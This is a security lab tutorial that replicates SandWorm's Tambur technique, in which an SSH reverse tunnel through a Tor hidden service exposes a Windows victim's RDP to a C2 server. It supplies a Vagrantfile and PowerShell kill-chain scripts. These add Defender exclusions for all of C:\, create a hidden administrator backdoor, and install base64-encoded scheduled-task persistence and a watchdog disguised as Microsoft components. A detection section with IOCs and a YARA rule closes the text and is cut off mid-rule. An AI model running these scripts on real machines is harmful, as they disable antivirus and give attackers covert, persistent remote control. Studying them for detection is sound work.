

Context: what SandWorm does with SSH and Tor
The group APT-C-13 (SandWorm/APT44/Seashell Blizzard) is one of the most sophisticated APTs in the world. According to a recent analysis by 360 Threat Intelligence, this group has evolved its persistence techniques using a very specific pattern:
- The victim has Tor installed as SOCKS5 client (port 9050)
- The attacker's C2 exposes his SSH as a Tor Hidden Service (address
.onion) - The victim establishes a SSH reverse tunnel to the
.onionof C2 - The tunnel exposes the RDP (3389) of the victim in a C2 port
- The attacker accesses the victim's desktop via
localhost:30054
The result: Full RDP connection without any direct IP connection between victim and attacker. All traffic is encrypted within the Tor network.
Documented frameworks
SandWorm uses variants of this technique in its frameworks:
- Tambur: SSH reverse tunnel basic (
-R 30054:localhost:3389) with Tor - kalambur: Adds Tor management, backdoor accounts, forensic cleaning
- Sumbur: Evolution with Basic Auth in C2, rotation of Tor nodes
- DemiMur: Root certificate injection + Defender bypass
In this lab we replicate the technique of Tambur (the basis of all the others).
MITER ATT&CK
| ID | Technique | Implementation in this lab |
|---|---|---|
| T1572 | Protocol Tunneling | SSH reverse tunnel encapsulated in Tor |
| T1090.003 | Multi-hop Proxy | Tor SOCKS5 -> .onion -> C2 |
| T1021.001 | Remote Desktop Protocol | xRDP exposed via tunnel |
| T1136.001 | Create Account | Backdoor user "tambur" |
| T1553.004 | Subvert Trust Controls: Install Root Certificate | DemiMur injects fake root certificate |
| T1562.001 | Impair Defenses: Disable or Modify Tools | Exclusions in Defender via Add-MpPreference |
| T1574.002 | Hijack Execution Flow: DLL Side-Loading | hid.dll in system path |
How SandWorm evades detection (EDR/IDS/IPS)
A logical question is: Why don't Tor or the tunnel detect an EDR or an IDS? The answer is that SandWorm does not deploy Tor "bareback" — it uses a multi-layered evasion chain that neutralizes defenses. before to establish the tunnel. According to 360 Threat Intelligence analysis, the chain is:
Phase 1: Neutralize the EDR/Antivirus (DemiMur)
Before touching Tor or SSH, SandWorm runs the module DemiMur that:
- Inject a fake root certificate (
DemiMurCA.crt) in the system truststore:
Import-Certificate -FilePath "DemiMurCA.crt" -CertStoreLocation "Cert:\LocalMachine\Root"This allows any payload signed with that certificate to pass Windows verifications as "trusted."
- Add bulk exclusions in Microsoft Defender:
Add-MpPreference -ExclusionPath "C:\"
Add-MpPreference -ExclusionPath "$env:TEMP"
Add-MpPreference -ExclusionPath "C:\Windows\System32\WindowsPowerShell"
With C:\ excluded, defend it doesn't scan anything at all — neither Tor binaries, nor ssh.exe, nor VBS scripts. It's like disabling the antivirus without touching it.
- Self-eliminate evidence: Delete
DemiMur.exeand the.crtimmediately after executing, leaving a minimal forensics window.
Phase 2: Install Tor without looking like Tor (Kalambur/Sumbur)
sandworm does not install the official Tor package. Instead:
- Download a custom Tor from your own C2 (
kalambur.neteithersumbur.net) - It places it in paths that simulate legitimate software:
%PUBLIC%\Edge Update Manager\ - Use Basic Authorization in HTTP requests to C2, so that sandboxes that try to access the URL receive false content or a rejected connection
- The Tor binary does not have a suspicious name nor is it registered as a service with the name "tor"
Phase 3: Living off the Land (Tambur)
For the SSH tunnel itself:
- Use
ssh.exeWindows native (available from Windows 10 1809). Does not install additional OpenSSH in modern versions - The process
ssh.exeis 100% legitimate and signed by Microsoft — an EDR does not mark it as malicious - The arguments
-Rare difficult to detect if the EDR does not command line inspection detailed - The scheduled task is called
WindowsUpdateCheckeitherMicrosoftEdgeUpdateTaskMachineCore— names that go unnoticed
Phase 4: Avoid network detection (IDS/IPS)
So that the IDS does not detect Tor traffic:
- Tor with bridges: Bridge nodes are not in public Tor lists, so Suricata/Snort rules based on IP known-tor-nodes do not work
- SSH traffic goes INSIDE Tor: The IDS only sees TLS connections to "normal" IPs (the bridges). Does not see Tor or SSH protocol
- No predictable beaconing: Sumbur runs every 4 hours (not every minute), mimicking the pattern of legitimate software updates
Phase 5: Anti-forensics
sleep 97before deleting payloads (avoids temporal correlation)- Intermediate files (
ittem.exe,ftara.log) are automatically deleted - Encoded with Base64:
powershell -encavoid readable command line logs - VBScript as a wrapper: many EDRs do not inspect
.vbswith the same depth as.ps1
Summary: why it works
| Defense layer | Evasion technique | Result |
|---|---|---|
| Antivirus/EDR | Exclusions in Defender + fake root certificate | Payloads not scanned |
| Command-line logging | powershell -enc + VBS wrappers | Unreadable logs |
| IDS/IPS (Tor traffic) | Tor bridges (not on public lists) | Traffic looks normal HTTPS |
| IDS/IPS (SSH) | SSH encapsulated within Tor | Stealth SSH protocol |
| Process analysis | ssh.exe native + legitimate task names | "Normal" processes |
| Forensics | Auto-delete + delay + system routes | Minimum evidence |
Implication for our lab
In our lab IF we replicate these layers of evasion with a real Windows 10 victim:
- Defend active: The DemiMur.ps1 script adds exclusions (like SandWorm does)
- Tor Expert Bundle: Kalambur.ps1 installs Tor on
%PUBLIC%\Edge Update Manager\(path that simulates legitimate software) - plink.exe + PuTTY sessions: Tambur.ps1 uses SOCKS5 proxy via PuTTY registry to resolve
.onionin Tor
This is as close as possible to the actual SandWorm implementation documented by 360 Threat Intelligence. It is a modular framework where each piece has a specific function in the evasion chain.
Lab architecture
┌─────────────────────┐         Red Tor              ┌─────────────────┐
│   VICTIM-WIN        │ ──SSH reverse tunnel──────>   │   C2-SERVER     │
│   (Windows 10)      │    (via .onion address)       │   (Debian 12)   │
│                     │                               │                 │
│ RDP :3389 (nativo)  │  plink.exe ──> Tor SOCKS5    │ Tor Hidden Svc  │
│ Tor SOCKS :9050     │    PuTTY session registry     │ SSH :22         │
│ Defender ACTIVO     │    (ProxyMethod=2 SOCKS5)            │ usuario: tambur │
│ 192.168.56.20       │                               │ 192.168.56.10   │
└─────────────────────┘                               └────────┬────────┘
                                                               │
                                                        localhost:30054 = RDP victima
                                                        localhost:20054 = SSH victima

┌─────────────────┐
│    MONITOR      │  <- Para capturar trafico y verificar
│ tcpdump/tshark  │     que NO hay conexion directa
│ 192.168.56.30   │
└─────────────────┘
3 virtual machines:
- c2-server (Debian 12, 1 GB RAM): Attacker. Tor hidden service + SSH server. Receive the tunnel.
- victim-win (Windows 10, 4 GB RAM): Victim. Native RDP + Active Defender + Tor client. Kill chain complete.
- monitor (Debian 12, 512 MB RAM): Analysis. Capture traffic to show that there is no direct connection.
Requirements
- VirtualBox 7.0.x (not 7.1+ due to box compatibility)
- Vagrant installed
- box
StefanScherer/windows_10(Windows 10) anddebian/bookworm64(Debian 12) - At least 6 GB of free RAM
- Internet connection (for Tor to work)
- Internal network between the 3 VMs (host-only 192.168.56.0/24)
Part 1: Step-by-step manual installation
This section explains how to configure each machine from scratch. If you prefer to automate it with Vagrant, skip to Part 2.
VM 1: C2-SERVER (Attacker)
This machine acts as the Command & Control server. It exposes its SSH as a Tor Hidden Service and receives reverse tunnels from victims.
1.1 Network configuration
Assign the IP 192.168.56.10 on the host-only interface:
# /etc/network/interfaces (o via nmcli)
auto eth1
iface eth1 inet static
    address 192.168.56.10
    netmask 255.255.255.0
1.2 Install Tor and OpenSSH
sudo apt update
sudo apt install -y tor openssh-server
1.3 Configure SSH to accept reverse tunnels
Edit /etc/ssh/sshd_config:
sudo nano /etc/ssh/sshd_configModify/add these lines:
GatewayPorts yes
PermitRootLogin yes
PasswordAuthentication yes
AllowTcpForwarding yes
Restart SSH:
sudo systemctl restart sshdWhy GatewayPorts yes? By default SSH only binds reverse tunnels to
127.0.0.1. WithGatewayPorts yesOther local processes are allowed to access the forwarded port. In production SandWorm does not need this because they access from localhost, but we activate it for lab flexibility.
1.4 Create user for the tunnel
SandWorm uses user tambur with the password 1qaz@WSX (hardcoded in your malware):
sudo useradd -m -s /bin/bash tambur
echo "tambur:1qaz@WSX" | sudo chpasswd
1.5 Configure Tor Hidden Service
Edit /etc/tor/torrc:
sudo nano /etc/tor/torrcAdd to the end of the file:
# Hidden Service para SSH (C2)
HiddenServiceDir /var/lib/tor/ssh_hidden_service/
HiddenServicePort 22 127.0.0.1:22
This tells Tor: "create a hidden service that redirects port 22 of the .onion to local SSH".
Restart Tor:
sudo systemctl restart tor1.6 Get the .onion address
Wait a few seconds and read the generated address:
sudo cat /var/lib/tor/ssh_hidden_service/hostnameResult (example):
n6b6j4vlkc4ak343j4fmuwmosxtwrft6bph5s5562lefji4a475smuad.onionPoint this direction — is what the victim needs to connect.
1.7 Verify that everything works
# SSH escuchando
sudo ss -tlnp | grep :22

# Tor corriendo
sudo systemctl status tor

# Hidden service publicado
sudo ls -la /var/lib/tor/ssh_hidden_service/
# Debe contener: hostname, hs_ed25519_public_key, hs_ed25519_secret_key
VM 2: VICTIM-WIN (Victim Windows 10)
This machine simulates a corporate computer committed to Windows 10, Active Defender and native RDP. The complete SandWorm kill chain is executed here.
2.1 Network configuration
Windows 10 with host-only network on 192.168.56.20. In Vagrant it is configured automatically.
2.2 Tools needed
The lab requires these tools in the directory tools/:
| Tool | So that | Discharge |
|---|---|---|
plink.exe | SSH client with SOCKS5 support via registry | PuTTY 0.83 |
connect.exe | SOCKS5 proxy with remote DNS resolution (.onion) | Custom compiled (see source code in the lab) |
tor.exe | Tor Expert Bundle (SOCKS5 client on 9050) | Tor Expert Bundle |
2.3 Kill chain scripts
The lab includes 4 PowerShell scripts that replicate each phase:
| Script | Phase | Function |
|---|---|---|
DemiMur.ps1 | 1 | Exclusions in Defender + attempted cert injection |
Kalambur.ps1 | 2 | Install Tor + create backdoor user + persistence |
Tambur.ps1 | 3 | SSH reverse tunnel via Tor (plink + PuTTY session) |
Cleanup.ps1 | - | Anti-forensics + lab revert |
2.4 Notes on Windows
- Defend is active: DemiMur.ps1 adds exclusions before deploying binaries
- native RDP: No need for xRDP — Windows 10 has RDP built in
- native ssh.exe does NOT work from services: OpenSSH for Windows version 8.1 cannot sign SSH keys without TTY. That's why plink.exe is used with password auth
- Putty saved sessions: plink.exe not supported
-proxycmdwith external binaries correctly on Windows. The solution is to configure the SOCKS5 proxy via PuTTY registry (HKCU:\SOFTWARE\SimonTatham\PuTTY\Sessions\)
2.5 Check RDP and Tor
# RDP activo (siempre en Windows 10 con la configuracion del lab)
Test-NetConnection -ComputerName 127.0.0.1 -Port 3389

# Tor corriendo
Get-Process tor -ErrorAction SilentlyContinue

# SOCKS5 proxy activo
Test-NetConnection -ComputerName 127.0.0.1 -Port 9050
VM 3: MONITOR (Traffic Analysis)
Machine to observe traffic and demonstrate that there is no direct connection between victim and C2.
3.1 Network configuration
# IP: 192.168.56.30
auto eth1
iface eth1 inet static
    address 192.168.56.30
    netmask 255.255.255.0
3.2 Install tools
sudo apt update
sudo apt install -y tcpdump tshark nmap net-tools
Part 2: Automated Deployment with Vagrant
If you don't want to install everything manually, the entire lab is deployed with a single command. The repository includes Vagrantfile + PowerShell scripts + tools.
Vagrantfile
# -*- mode: ruby -*-
# SandWorm SSH-Tor Tunnel Lab (Full Kill Chain)
# APT-C-13 PoC: Windows 10 victim + Tor + Reverse Tunnel

Vagrant.configure("2") do |config|

  # =========================================================================
  # C2 SERVER (Atacante - Debian 12)
  # =========================================================================
  config.vm.define "c2-server" do |c2|
    c2.vm.box = "debian/bookworm64"
    c2.vm.hostname = "c2-server"
    c2.vm.network "private_network", ip: "192.168.56.10"

    c2.vm.provider "virtualbox" do |vb|
      vb.name = "sandworm-c2-server"
      vb.memory = 1024
      vb.cpus = 1
    end

    c2.vm.provision "shell", inline: <<-SHELL
      export DEBIAN_FRONTEND=noninteractive
      apt-get update -qq
      apt-get install -y -qq tor openssh-server sshpass

      # SSH: aceptar reverse tunnels + password auth
      sed -i 's/#GatewayPorts no/GatewayPorts yes/' /etc/ssh/sshd_config
      sed -i 's/#PasswordAuthentication.*/PasswordAuthentication yes/' /etc/ssh/sshd_config
      grep -q "^AllowTcpForwarding" /etc/ssh/sshd_config || echo "AllowTcpForwarding yes" >> /etc/ssh/sshd_config
      systemctl restart sshd

      # Usuario para el tunnel (password: Tunnel2026)
      useradd -m -s /bin/bash tambur || true
      echo "tambur:Tunnel2026" | chpasswd

      # Tor Hidden Service para SSH
      cat >> /etc/tor/torrc <<TORRC

HiddenServiceDir /var/lib/tor/ssh_hidden_service/
HiddenServicePort 22 127.0.0.1:22
TORRC

      systemctl restart tor
      sleep 5

      # Esperar a que Tor genere el hostname .onion
      for i in $(seq 1 30); do
        [ -f /var/lib/tor/ssh_hidden_service/hostname ] && break
        sleep 2
      done

      ONION=$(cat /var/lib/tor/ssh_hidden_service/hostname 2>/dev/null || echo "PENDIENTE")
      echo "[+] Tor Hidden Service: $ONION"
      echo "$ONION" > /vagrant/.c2_onion_address
    SHELL
  end

  # =========================================================================
  # VICTIM (Windows 10 - Defender activo, RDP nativo)
  # =========================================================================
  config.vm.define "victim-win" do |victim|
    victim.vm.box = "StefanScherer/windows_10"
    victim.vm.hostname = "victim-win"
    victim.vm.network "private_network", ip: "192.168.56.20"
    victim.vm.communicator = "winrm"

    victim.vm.provider "virtualbox" do |vb|
      vb.name = "sandworm-victim-win"
      vb.memory = 4096
      vb.cpus = 2
      vb.gui = true
    end

    victim.vm.provision "shell", inline: <<-POWERSHELL
      # Habilitar RDP
      Set-ItemProperty -Path "HKLM:\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server" -Name "fDenyTSConnections" -Value 0
      Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
      Write-Host "[+] RDP habilitado"
    POWERSHELL
  end

  # =========================================================================
  # MONITOR (Observacion y analisis)
  # =========================================================================
  config.vm.define "monitor" do |mon|
    mon.vm.box = "debian/bookworm64"
    mon.vm.hostname = "monitor"
    mon.vm.network "private_network", ip: "192.168.56.30"

    mon.vm.provider "virtualbox" do |vb|
      vb.name = "sandworm-monitor"
      vb.memory = 512
      vb.cpus = 1
    end

    mon.vm.provision "shell", inline: <<-SHELL
      export DEBIAN_FRONTEND=noninteractive
      apt-get update -qq
      apt-get install -y -qq tcpdump tshark nmap net-tools
    SHELL
  end
end
Kill Chain PowerShell Scripts
Scripts are placed in the directory scripts/ from the lab and are executed in order from the victim Windows.
DemiMur.ps1 (Phase 1: Neutralize Defender)
# Exclusiones masivas en Defender (como SandWorm)
Add-MpPreference -ExclusionPath "C:\"
Add-MpPreference -ExclusionPath "$env:TEMP"
Add-MpPreference -ExclusionPath "$env:PUBLIC"
Add-MpPreference -ExclusionProcess "ssh.exe"
Add-MpPreference -ExclusionProcess "tor.exe"
Add-MpPreference -ExclusionProcess "powershell.exe"
Add-MpPreference -ExclusionProcess "plink.exe"
Kalambur.ps1 (Phase 2: Install Tor + backdoor)
# Descargar Tor Expert Bundle en ruta que simula software legitimo
$TorDir = "$env:PUBLIC\Edge Update Manager"
New-Item -ItemType Directory -Path $TorDir -Force | Out-Null

# Descargar Tor (en el lab se copia de tools/)
Copy-Item "C:\vagrant\tools\tor.exe" "$TorDir\tor.exe"

# Iniciar Tor con SOCKS5 en 9050
Start-Process -FilePath "$TorDir\tor.exe" `
    -ArgumentList "--SocksPort 9050 --DataDirectory `"$TorDir\Tor\data`"" `
    -WindowStyle Hidden

# Crear usuario backdoor (oculto del login screen)
net user Admin "1qaz@WSX" /add /y
net localgroup Administrators Admin /add
# Ocultar del login
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v Admin /t REG_DWORD /d 0 /f

# Persistencia: tarea programada con nombre legitimo
schtasks /Create /TN "\Microsoft\Windows\WDI\MicrosoftEdgeUpdateTaskMachineCore" `
    /TR "powershell.exe -WindowStyle Hidden -File C:\vagrant\scripts\Tambur.ps1" `
    /SC ONSTART /RU SYSTEM /RL HIGHEST /F
Tambur.ps1 (Phase 3: SSH Reverse Tunnel via Tor)
This is the key technique. Use plink.exe with PuTTY saved sessions configured in the Windows registry:
$C2Onion = (Get-Content "C:\vagrant\.c2_onion_address").Trim()
$C2HostKey = "ecdsa-sha2-nistp256 256 SHA256:TndzXJgBTV4hh+95KqJp59urFqET/bRDIbtIuVf0lFE"

# Crear PuTTY saved session con SOCKS5 proxy (resolucion DNS en Tor)
$sessionPath = "HKCU:\SOFTWARE\SimonTatham\PuTTY\Sessions\c2tunnel"
New-Item -Path $sessionPath -Force | Out-Null
Set-ItemProperty -Path $sessionPath -Name "HostName" -Value $C2Onion
Set-ItemProperty -Path $sessionPath -Name "PortNumber" -Value 22 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "UserName" -Value "tambur"
Set-ItemProperty -Path $sessionPath -Name "Protocol" -Value "ssh"
Set-ItemProperty -Path $sessionPath -Name "ProxyMethod" -Value 2 -Type DWord  # SOCKS5 (2=SOCKS5, 5=Local cmd)
Set-ItemProperty -Path $sessionPath -Name "ProxyHost" -Value "127.0.0.1"
Set-ItemProperty -Path $sessionPath -Name "ProxyPort" -Value 9050 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "ProxyDNS" -Value 1 -Type DWord     # DNS at proxy (critico para .onion)
Set-ItemProperty -Path $sessionPath -Name "ProxyUsername" -Value "user"        # Necesario para -batch (evita prompt SOCKS auth)
Set-ItemProperty -Path $sessionPath -Name "ProxyPassword" -Value "pass"        # Tor acepta cualquier valor

# Lanzar plink con reverse tunnels
$PlinkExe = "C:\vagrant\tools\plink.exe"
$bat = "@echo off`r`n`"$PlinkExe`" -batch -pw Tunnel2026 -hostkey `"$C2HostKey`" -N -R 127.0.0.1:30054:127.0.0.1:3389 -R 127.0.0.1:20054:127.0.0.1:22 -load c2tunnel"
[System.IO.File]::WriteAllText("$env:PUBLIC\Edge Update Manager\tunnel.bat", $bat)

# VBS wrapper (stealth - SandWorm usa rata.vbs)
$vbs = "Set s = CreateObject(`"WScript.Shell`")`r`ns.Run `"$env:PUBLIC\Edge Update Manager\tunnel.bat`", 0, False"
[System.IO.File]::WriteAllText("$env:PUBLIC\Edge Update Manager\MicrosoftEdgeUpdate.vbs", $vbs)

# Ejecutar
& cscript //nologo "$env:PUBLIC\Edge Update Manager\MicrosoftEdgeUpdate.vbs"
Why did PuTTY saved sessions? Key discovery from the lab:
ssh.exenative Windows 8.1/10 can't sign SSH keys without TTY (failuresign_and_send_pubkeywhen run from services/WinRM)plink.exe -proxycmdwith external binaries not working (pipe handling broken on Windows)- Putty saved sessions with
ProxyMethod=2(SOCKS5) +ProxyDNS=1+ProxyUsername(for-batch) is the only way that works correctly to solve.onionand tunnel via Tor
Use
# Desplegar las 3 VMs
export VAGRANT_DEFAULT_PROVIDER=virtualbox
vagrant up

# Ejecutar kill chain en la victima (en orden)
vagrant winrm victim-win -e -c 'powershell -File C:\vagrant\scripts\DemiMur.ps1'
vagrant winrm victim-win -e -c 'powershell -File C:\vagrant\scripts\Kalambur.ps1'
vagrant winrm victim-win -e -c 'powershell -File C:\vagrant\scripts\Tambur.ps1'

# Verificar tunnel en el C2
vagrant ssh c2-server -c "ss -tlnp | grep -E '30054|20054'"Note: If Vagrant tries to use VMware, it forces VirtualBox with
vagrant up --provider=virtualboxor export the variableVAGRANT_DEFAULT_PROVIDER=virtualbox.
Part 3: Establish the tunnel
This is where we replicate exactly what SandWorm's Tambur malware does, but from a victim Real Windows 10 with Defender active.
3.1 Access the victim Windows
# Via Vagrant WinRM (elevado):
vagrant winrm victim-win -e -c 'hostname'

# O via RDP directo:
# IP: 192.168.56.20, User: vagrant, Pass: vagrant
3.2 Check prerequisites
# Tor corriendo con SOCKS5
Get-Process tor -ErrorAction SilentlyContinue
Test-NetConnection -ComputerName 127.0.0.1 -Port 9050

# RDP activo (nativo en Windows 10)
Test-NetConnection -ComputerName 127.0.0.1 -Port 3389

# plink.exe disponible
Test-Path "C:\vagrant\tools\plink.exe"
3.3 Establish the reverse tunnel
Execute Tambur.ps1 or key commands manually:
# 1. Configurar PuTTY session con proxy SOCKS5 (registro)
$C2Onion = (Get-Content "C:\vagrant\.c2_onion_address").Trim()
$sessionPath = "HKCU:\SOFTWARE\SimonTatham\PuTTY\Sessions\c2tunnel"
New-Item -Path $sessionPath -Force | Out-Null
Set-ItemProperty -Path $sessionPath -Name "HostName" -Value $C2Onion
Set-ItemProperty -Path $sessionPath -Name "PortNumber" -Value 22 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "ProxyMethod" -Value 2 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "ProxyHost" -Value "127.0.0.1"
Set-ItemProperty -Path $sessionPath -Name "ProxyPort" -Value 9050 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "ProxyDNS" -Value 1 -Type DWord
Set-ItemProperty -Path $sessionPath -Name "ProxyUsername" -Value "user"
Set-ItemProperty -Path $sessionPath -Name "ProxyPassword" -Value "pass"

# 2. Lanzar plink con reverse tunnels (background via VBS)
$hostkey = "ecdsa-sha2-nistp256 256 SHA256:TndzXJgBTV4hh+95KqJp59urFqET/bRDIbtIuVf0lFE"
Start-Process "C:\vagrant\tools\plink.exe" -ArgumentList `
    "-batch -pw Tunnel2026 -hostkey `"$hostkey`" -N -R 127.0.0.1:30054:127.0.0.1:3389 -R 127.0.0.1:20054:127.0.0.1:22 -load c2tunnel" `
    -WindowStyle Hidden
Breakdown of plink parameters:
| Parameter | Function |
|---|---|
-batch | No interactive prompts (equivalent to BatchMode=yes) |
-pw Tunnel2026 | Password hardcoded (like malware does) |
-hostkey "ecdsa..." | Accept only this specific host key (anti-MITM) |
-N | Does not open remote shell (only maintains the tunnel) |
-R 127.0.0.1:30054:127.0.0.1:3389 | Expose the local RDP on C2 as port 30054 |
-R 127.0.0.1:20054:127.0.0.1:22 | Expose local SSH on C2 as port 20054 |
-load c2tunnel | Use the PuTTY session (SOCKS5 proxy + .onion hostname) |
Note: The first connection via Tor takes between 15-60 seconds. It's normal. Tor needs to build a 3-hop circuit to the C2 hidden service.
3.4 Verify that the tunnel works
# En la victima: verificar que plink sigue corriendo
Get-Process plink -ErrorAction SilentlyContinue# En el C2: verificar que los puertos estan escuchando
vagrant ssh c2-server -c "ss -tlnp | grep -E '30054|20054'"Expected output in C2:
LISTEN  0  128  0.0.0.0:30054  0.0.0.0:*
LISTEN  0  128  0.0.0.0:20054  0.0.0.0:*
If you see this, The tunnel is up and running through Tor.
Part 4: Access the victim from C2
Now the attacker has full access to the victim's desktop without any direct IP connection.
4.1 Verify ports on C2
vagrant ssh c2-server
ss -tlnp | grep -E '30054|20054'
4.2 Access via RDP (through the tunnel)
From C2 or from your host (port forwarding):
# Opcion 1: Desde el C2 directamente
xfreerdp /v:127.0.0.1:30054 /u:Admin /p:1qaz@WSX

# Opcion 2: Desde tu host, forwardea el puerto del C2
ssh -L 3389:127.0.0.1:30054 vagrant@192.168.56.10
# Luego abre tu cliente RDP contra localhost:3389
The user Admin was created by Kalambur.ps1 with the password 1qaz@WSX — a hidden backdoor of the login screen.
4.3 Verify that the connection is through Tor
# En el C2: ver el log de SSH
sudo journalctl -u ssh --since "5 minutes ago" | grep tambur
Expected output:
Accepted password for tambur from 127.0.0.1 port XXXXX ssh2The connection comes from 127.0.0.1 — This confirms that it arrived through the Tor hidden service, not through a direct network.
Part 5: Check with the monitor
This is the part that shows why this technique is so dangerous.
5.1 Capture traffic
vagrant ssh monitor# Capturar TODO el trafico de la red interna
sudo tcpdump -i eth1 -w /tmp/lab_capture.pcap &
# Espera unos segundos con el tunnel activo, luego para la captura
sleep 30 && sudo kill %15.2 Analyze: no direct connection
# Buscar trafico directo entre victima (.20) y C2 (.10)
sudo tcpdump -r /tmp/lab_capture.pcap host 192.168.56.20 and host 192.168.56.10
Expected result: 0 packages. There is no direct communication.
# Ver a donde conecta la victima realmente
sudo tcpdump -r /tmp/lab_capture.pcap src host 192.168.56.20
You will see connections to Tor node IPs (guard nodes), not C2. The C2 also does not appear in the traffic on the victim's side.
5.3 What a SOC would see
A SOC analyst would see:
- The victim makes TLS connections to "rare" IPs (Tor nodes)
- No clear C2 pattern (no regular beaconing)
- The traffic is encrypted (SSH within Tor)
- There is no network IOC linking victim to attacker
The only way to detect it is:
- Know that Tor is installed where it shouldn't (e.g.
%PUBLIC%\Edge Update Manager\) - Detect processes
plink.exewith-Rand-loadwith suspicious session names - Inspect PuTTY log:
HKCU:\SOFTWARE\SimonTatham\PuTTY\Sessions\with SOCKS proxies - Monitor scheduled tasks with names that simulate Windows components
Part 6: Persistence (as Tambur/Kalambur)
SandWorm does not run the tunnel once — it maintains it with scheduled tasks and VBS wrappers.
6.1 Create persistence in Windows (like Tambur does)
# Script de persistencia (encoded en base64 por el malware real)
$TunnelScript = @"
if (!(Get-Process plink -ErrorAction SilentlyContinue)) {
    `$torProc = Get-Process tor -ErrorAction SilentlyContinue
    if (!`$torProc) {
        Start-Process "$env:PUBLIC\Edge Update Manager\tor.exe" -ArgumentList "--SocksPort 9050 --DataDirectory `"$env:PUBLIC\Edge Update Manager\Tor\data`"" -WindowStyle Hidden
        Start-Sleep -Seconds 30
    }
    & cscript //nologo "$env:PUBLIC\Edge Update Manager\MicrosoftEdgeUpdate.vbs"
}
"@

$EncodedCmd = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($TunnelScript))

# Tarea al inicio del sistema (nombre que simula Windows Diagnostics)
schtasks /Create /TN "\Microsoft\Windows\WDI\Tambur" `
    /TR "powershell.exe -WindowStyle Hidden -enc $EncodedCmd" `
    /SC ONSTART /RU SYSTEM /RL HIGHEST /F

# Watchdog cada 5 minutos (re-establece si se cae)
schtasks /Create /TN "\Microsoft\Windows\WDI\TamburWatch" `
    /TR "powershell.exe -WindowStyle Hidden -enc $EncodedCmd" `
    /SC MINUTE /MO 5 /RU SYSTEM /RL HIGHEST /F
6.2 Concealment technique
SandWorm hides its tasks using Windows Diagnostics Infrastructure paths (\Microsoft\Windows\WDI\). An administrator who does schtasks /query you will see names like MicrosoftEdgeUpdateTaskMachineCore that go completely unnoticed.
Besides:
- VBS wrapper:
MicrosoftEdgeUpdate.vbsrun the BAT in stealth mode (no window) - Legitimate route:
%PUBLIC%\Edge Update Manager\simulates Microsoft Edge updater - Encoded command:
powershell -encprevents the logs from showing the script in clear
Detection and defense
Now that we understand the technique thoroughly, let's see how to detect it.
Indicators of Compromise (IOCs)
| Indicator | What to look for |
|---|---|
| Processes | plink.exe with -R and -load, ssh.exe with ProxyCommand pointing to :9050 |
| Record | HKCU:\SOFTWARE\SimonTatham\PuTTY\Sessions\ with ProxyMethod=2 (SOCKS5) and hosts .onion |
| Ports | Tor SOCKS5 on 9050 without business justification |
| Files | tor.exe in %PUBLIC%\Edge Update Manager\, VBS wrappers, .bat with plink |
| Accounts | Hidden local accounts (e.g. Admin with REG_DWORD 0 in SpecialAccounts\UserList) |
| Tasks | Tasks in \Microsoft\Windows\WDI\ running PowerShell encoded |
| Grid | Outgoing connections to known Tor nodes (public lists of guard/relay nodes) |
Detection rules
YARA (search disk/memory):
rule SandWorm_SSH_Tor_Tunnel {
    meta:
        description = "Detecta indicadores de SSH tunnel via Tor (SandWorm/Tambur)"
        author = "Red Orbita"
    strings:
        $proxy1 = "ProxyCommand=ncat --proxy 127.0.0.1:9050" ascii
        $proxy2 = "ProxyCommand=connect" ascii wide
        $proxy3 = "ProxyMethod" ascii wide
